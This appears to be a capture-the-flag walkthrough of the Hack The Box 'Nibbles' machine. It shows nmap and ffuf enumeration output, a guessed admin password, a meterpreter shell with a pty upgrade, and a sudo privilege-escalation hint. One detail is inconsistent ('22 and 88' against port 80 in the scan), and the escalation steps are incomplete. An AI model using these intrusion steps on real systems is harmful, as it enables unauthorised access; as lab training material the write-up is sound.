
10.129.65.194 - Nibbles(Linux)

Enumeration

nmap




```
┌──(kali㉿kali)-[~/HackTheBox/openvpn]
└─$ nmap 10.129.65.194
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 01:13 CDT
Nmap scan report for 10.129.65.194
Host is up (0.041s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.99 seconds
```

2 TCP ports found open, 22 and 88

Foothold


Looking through the source code of the webpage will reveal a directory that can be enumerated from the comments.



Hello world!


```
<html>
  <head></head>
  <body>
    <b>Hello world!</b>
    <!--/nibbleblog/ directory. Nothing interesting here!-->
  </body>
</html>
```

Bruteforcing the directory will give you some hidden admin endpoints. Looking through those directories, you will eventually find a users.xml file that lists an "admin" user.
Guessing the password as "nibbles" for the admin account will give you valid credentials on the admin.php page




```
┌──(kali㉿kali)-[~/HackTheBox/openvpn]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/quickhits.txt -u "http://10.129.65.194/nibbleblog/FUZZ" -t 200 -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.65.194/nibbleblog/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/quickhits.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

admin/                  [Status: 200, Size: 2129, Words: 136, Lines: 23, Duration: 49ms]
admin/js/tinymce/       [Status: 200, Size: 2010, Words: 124, Lines: 22, Duration: 50ms]
admin.php               [Status: 200, Size: 1401, Words: 79, Lines: 27, Duration: 91ms]
install.php             [Status: 200, Size: 78, Words: 11, Lines: 1, Duration: 43ms]
LICENSE.txt             [Status: 200, Size: 35148, Words: 5836, Lines: 676, Duration: 48ms]
README                  [Status: 200, Size: 4628, Words: 589, Lines: 64, Duration: 40ms]
:: Progress: [2565/2565] :: Job [1/1] :: 177 req/sec :: Duration: [0:00:08] :: Errors: 0 ::

┌──(kali㉿kali)-[~/HackTheBox/openvpn]
└─$ 
```

Priv Escalation



```
meterpreter > shell
Process 1937 created.
Channel 1 created.
whoami
nibbler
python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/home/nibbler$
```

```
meterpreter > shell  #This gives you a shell

meterpreter > python3 -c ‘import pty; pty.spawn("/bin/bash")’   #This gives you an interactive shell
```



```
nibbler@Nibbles:/home/nibbler$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Add this for interactive shell.

```
:!/bin/sh
```